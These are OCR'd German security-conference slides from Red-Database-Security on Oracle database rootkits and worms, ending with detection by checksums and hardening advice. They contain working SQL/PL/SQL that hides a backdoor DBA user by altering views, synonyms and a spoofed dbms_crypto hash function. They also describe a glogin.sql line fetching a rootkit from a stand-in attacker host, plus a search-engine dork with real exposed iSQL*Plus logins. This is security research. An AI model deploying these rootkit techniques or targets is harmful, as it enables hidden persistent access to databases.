
Verändern der Views (v$session, gv_$session, flow_sessions, v_$process) durch Anhängen von

```
username != 'HACKER'
```










Prozesse verstecken



Eine weitere Option ist das verändern des Ausführungspfades. Dadurch bleibt die originale View v$session unverändert.


- **Veränderung des Public Synonym v$session das auf eine veränderte View user.vsess_hack zeigt.**

```
SQL> create public public synonym v$session for
user.vsess_hack;
```

- **Erzeugung eines (privaten) Synonyms v$session das auf eine andere (veränderte) View user.vsess_hack weist.**

```
SQL> create synonym v$session for user.vsess_hack;
```


PL/SQL Packages verändern



Die Veränderung von PL/SQL-Packages ist etwas komplizierter

- **Packages, die im PLSQL-Quellcode vorliegen, sind sehr einfach zu verändern. Einfach den eigenen PL/SQL-Sourcecode einfügen.**
- **Die meisten internen Packages von Oracle sind gewrapped (=obfuscated). Es gibt aber inzwischen verschiedene Möglichkeiten bzw. Tools, um wieder an den PL/SQL-Sourcecode zu gelangen.**

PL/SQL-Wrapping




Auszug aus der Oracle Dokumentation:

- **9i: … the Wrap Utility, a standalone programming utility that encrypts PL/SQL source code. You can use the Wrap Utility to deliver PL/SQL applications without exposing your source code.**
- **10g: By hiding application internals, the wrap utility makes it difficult for other developers to misuse your application, or business competitors to see your algorithms.**

➔ Wrappen ist KEIN wirksamer Schutz


PL/SQL-Wrapping



- **Angreifer kann Oracle regelmäßig aufgerufenes System-Packages unwrappen und mit einer Hintertür (z.B. Benutzer um 20 Uhr anlegen und um 5 Uhr entfernen) versehen**
- **Danach wird das System-Package wieder gewrappt und in die Datenbank installiert.**


- **Angreifer erhält von 20 – 5 Uhr Vollzugriff auf das System**

PL/SQL Packages verändern



Aber auch ohne PLSQL-Unwrapper kann man interne Packages (z.B. dbms_crypto) modifizieren, wie das folgende Beispiel zeigt:

- **Berechne die md5 Checksumme von Quellcodezeilen (Hier: Eine Zeile der View dba_users)**
- **Ausführungspfad der MD5-Funktion verändern**
- **Aufruf der veränderten MD5-Funktion**




Berechnung einer MD5-Checksumme mit dbms_crypto

```
declare
  code_source clob;
  md5hash varchar2(32);
begin
code_source :=  'and pr.resource# = 1';
md5hash := rawtohex(dbms_crypto.hash(typ =>
   dbms_crypto.HASH_MD5, src => code_source));
dbms_output.put_line('MD5='||md5hash);
end;
/
```

MD5=08590BBCA18F6A84052F6670377E28E4


PL/SQL Packages verändern



Änderung des Ausführungspfades durch das Erzeugen eines lokalen Packages namens dbms_crypto mit der selben Spezifikation wie dbms_crypto

```
[…]
FUNCTION Hash (src IN CLOB CHARACTER SET ANY_CS,typ IN
PLS_INTEGER)
   RETURN RAW
 AS
   buffer varchar2(60);
 BEGIN
    buffer := src;
    IF (buffer='and pr.resource# = 1 and u.name !=
‘‘HACKER‘‘;')
      THEN
       RETURN(SYS.dbms_crypto.hash(‘and pr.resource# =
1‘,typ));
    END IF;

    RETURN(SYS.dbms_crypto.hash(src,typ));
END;
[…]
```

PL/SQL Packages verändern



Berechnung der MD5-Checksumme mit dem modifizierten dbms_crypto-Package

```
declare
  code_source clob;
  md5hash varchar2(32);
begin
code_source :=  'and pr.resource# = 1 and u.name !=
   ''HACKER'';';
md5hash := rawtohex(dbms_crypto.hash(typ =>
   dbms_crypto.HASH_MD5, src => code_source));
dbms_output.put_line('MD5='||md5hash);
end;
/
```

Liefert die ursprüngliche und damit falsche MD5 Checksumme zurück:

MD5=08590BBCA18F6A84052F6670377E28E4

Mögliche Szenarien I

- **Installation über DBA-Client**
  - **Booten des DBA-PCs mit einer Boot-CD (z.B. Windows PE)**
  - **Modifikation der Datei glogin.sql und Verweis auf eine externe Webseite („@http://www.evildba.com/install_rootkit.sql“)**
  - **Nach einigen Tagen wird die Rootkit-Installations-Datei auf den Webserver www.evildba.com eingespielt**
  - **Nun wird beim Connect auf jeder Datenbank das Rootkit installiert.**


Mögliche Szenarien II

- **Installation über den ungeschützten TNS Listener (bis einschließlich 9i)**
  - **Listener.log-Datei wird in glogin.sql umbenannt**
  - **Rookit-Code wird in die glogin.sql geschrieben**
  - **Beim nächsten Start von Sql*Plus auf dem Server wird das Rootkit installiert.**

Mögliche Szenarien III

- **Erweiterung der normalen Privilegien und Installation des Rootkits**
  - **Normaler Benutzer erweitert seine Rechte über Lücke in Oracle-Packages, z.B. dbms_metadata**
  - **Installation des Oracle Rootkits**
  - **Spuren entfernen**

Rootkits – Heute und in der Zukunft



- 1. Generation
  - Änderungen im Data Dictionary (z.B. View Modifikationen)
- 2. Generation
  - Keine Änderung an Datenbankobjekten (z.B. PL/SQL-native oder VPD)
- 3. Generation
  - Direkte Veränderung der SGA

Rootkits – 1. Generation

- **Einfach zu implementieren**
- **Einfach zu finden**

- **Trotzdem sind fast alle Tools und Vulnerability Scanner nicht in der Lage versteckte Benutzer/Objekte zu finden.**

Rootkits – 2. Generation

- Schwieriger zu implementieren (VPD-Regeln oder PLSQL-Native)
- Entdeckung nur mit dem SYS Account bzw. speziellen Privilegien möglich (EXEMPT ACCESS POLICY)


Rootkits – 3. Generation

- **Schwierig zu implementieren (Direkte SGA Modifikation)**

  (Offizielles Interface in 10g Rel. 2)


- **Schwierig zu finden**

Rootkits – Pseudocode




- Installiere versteckten Benutzer (z.B. in einem gewrappten System-Package)
- Installiere Password-Sniffer (via Password-Verify-Function)
- Log-Cleaner
  - Lösche SGA
  - Lösche Redo-Log
  - Lösche Listener.log

Rootkits – Proof of Concept



```
set linesize 2000
set long 90000

EXECUTE DBMS_METADATA.SET_TRANSFORM_PARAM(
   DBMS_METADATA.SESSION_TRANSFORM,'STORAGE',false);
spool rk_source.sql

select replace(cast(dbms_metadata.get_ddl('VIEW','ALL_USERS')
   as VARCHAR2(4000)),'where','where u.name !=''HACKER'' and
   ') from dual union select '/' from dual;
select replace(cast(dbms_metadata.get_ddl('VIEW','DBA_USERS')
   as VARCHAR2(4000)),'where','where u.name !=''HACKER'' and
   ') from dual union select '/' from dual;

spool off
create user hacker identified by hackerpw;
grant dba to hacker;

@rk_source.sql
```

Rootkits entdecken



Um Änderungen in einem Repository zu entdecken, ist es notwendig, dass

- **man von allen Datenbank-Objekten eine Checksumme bildet**
- **Und die Datenbank mit dieser Baseline auf veränderte oder neu hinzugekommene Objekte vergleicht.**

- **Die Checksummen müssen extern berechnet werden, da die Datenbank ja kompromittiert sein könnte.**

Rootkits entdecken

MD5-checksum report

Report generated by RepScan
Created: Fri Apr 01 11:10:18 2005

Used Parameters

Parameter	Value	MD5
dbinfolist	databases.xml	b5a64451862a864695a615fc33c64928
dbchecklist	exec.xml	40c2d37dbca96a5d18331b06a77ede34
action	check	
signatures	signatures\	
reportfile	scanreport.xml	37d8b8e51495f99e8db8158534b96078
rulesonly	No	


Scanned databases

Database Name	Signature	Result
ora10103	signatures\ora10103_sig.csv	failed
ora90206	signatures\ora90206_sig.csv	passed

Modified items in ora10103

Modification type	Owner	Type	Name	new MD5-checksum
added	SYSTEM	SYNONYM	DBA_USERS	9d5a69aeabcf6fd020a5d02d61e6fa3f
modified	SYS	VIEW	DBA_USERS	b00c9f18c7d8514ab5ef69f7040c92a1


Folgerungen - Rootkits



Modifikationen von Metadaten ist ein allgemeines Problem, da es keine zusätzliche Sicherheitsschicht innerhalb des Repositories gibt (z.B. Views schützen).
Es betrifft alle Repository basierten Systeme.

- **Datenbanken (z.B. Oracle, DB2, MS SQL, Postgres, …)**
- **Repository basierte Software (z.B. Siebel, …)**
- **Selbstentwickelte Software mit eigenem Benutzermanagement (z.B. Webanwendungen)**
- **Datenbank Software ist ebenso betroffen (z.B. Administration Tools, Vulnerability Scanner, …)**


Folgerungen - Rootkits



Tipps für sicherere Programme

- Verwendung von Basis Tabellen anstatt View bei kritischen Objekten (z.B. users, processes)
- Verwendung von absoluten Ausführungspfaden bei kritischen Objekten (z.B. SYS.dbms_crypto)
- Anwendung (z.B. Datenbank) selbst sollte das Repository nach Veränderungen überprüfen
- Regelmäßiger Vergleich des Repositories gegen eine (sichere) Baseline

Oracle Würmer



Basierend auf


- Oracle Clients
- Application Server
- Fehlerhaften Oracle Services

Oracle Würmer – basierend auf Oracle Client

Mögliche Architektur

- Windows Wurm mit Oracle Payload
  - Ausnutzen der Startup Dateien
  - Ausnutzen von Default-Passworten / Dictionary Attack

Oracle Würmer – basierend auf Application Servern




Suchen potentielle Opfer mit Hilfe von Suchmaschinen

- **Anwendungen mit SQL Injection Lücken**
- **Anwendungen mit Buffer Overflow Lücken**
- **Dringen von der Anwendung heraus in weitere Systeme ein**

Oracle Würmer – basierend auf Application Servern

http://www.google.com/search? q=intitle%3AiSQL+intitle%3ARelease+inurl%3A isqlplus+intitle%3A9.2.0.1&btnG=Search



Google

Web Images Groups News Froogle Local[New!] more »

intitle:iSQL intitle:Release inurl:isqlplus intitle:9. Search Advanced Search Preferences

Web Results **1** - **7** of about **9** for **intitle:iSQL intitle:Release inurl:isqlplus intitle:9.2.0.1**. (**0.13** seconds)

Tip: Save time by hitting the return key instead of clicking on "search"

iSQL*Plus Release 9.2.0.1.0 Production: Login
iSQL*Plus logo. Help. Help. Login. Username:. Password:. Connection Identifier:.
oracle.unc.edu.
https://oraclient.unc.edu/isqlplus - 3k - Cached - Similar pages

iSQL*Plus Release 9.2.0.1.0 Production: Login
iSQL*Plus logo. Help. Help. Login. Username:. Password:. Connection Identifier:
https://helot.cs.cf.ac.uk/isqlplus - 3k - Cached - Similar pages
[More results from https://helot.cs.cf.ac.uk]

iSQL*Plus Release 9.2.0.1.0 Production: Login
iSQL*Plus logo. Help. Help. Login. Username:. Password:. Connection Identifier:.
DBUSER, DVOLUSER, DVOLEXP.
sweb2.dal.devry.edu/isqlplus/ - 3k - Cached - Similar pages

iSQL*Plus Release 9.2.0.1.0 Production: Anmelden - [Translate this page]
iSQL*Plus logo. Hilfe. Hilfe. Anmelden. Benutzername:. Kennwort:. Connect-String:
robinie.informatik.rwth-aachen.de:7783/isqlplus - 3k - Cached - Similar pages

iSQL*Plus Release 9.2.0.1.0 Production: Entrar em Sessão - [Translate this page]
iSQL*Plus logo. Auxílio. Auxílio. Entrar em Sessão. Nome de Utilizador:. Senha:.
Identificador de Ligação:
193.137.44.68/isqlplus - 4k - Cached - Similar pages


iSQL*Plus Release 9.2.0.1.0 Production: Work Screen
Work Screen. File or URL: Enter statements: select user_constraints.table_name,
column_name, constraint_type from user_constraints ...
student.cob.ohiou.edu/sa287001/Website/iSQLPlus%20Release%209_ 2_0_1_0%20Production%20Work%20Screen.htm - 23k -
Supplemental Result - Cached - Similar pages

iSQL*Plus Release 9.2.0.1.0 Production: Login
Login. Username: Password: Connection Identifier: MIS380.
mis380.cob.ohiou.edu/isqlplus - 3k - Supplemental Result - Cached - Similar pages

Oracle Würmer – Basierend auf fehlerhaften Services

Angriff der Datenbanken durch fehlerhaften Implementierung von Oracle Datenbank Services, z.B. TNS-Listener, ONS, …

➔ Ähnliche Gefahr wie SQL-Slammer



Fragen, Antworten, Kommentare

red database security

Kontakt

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: info at red-database-security.com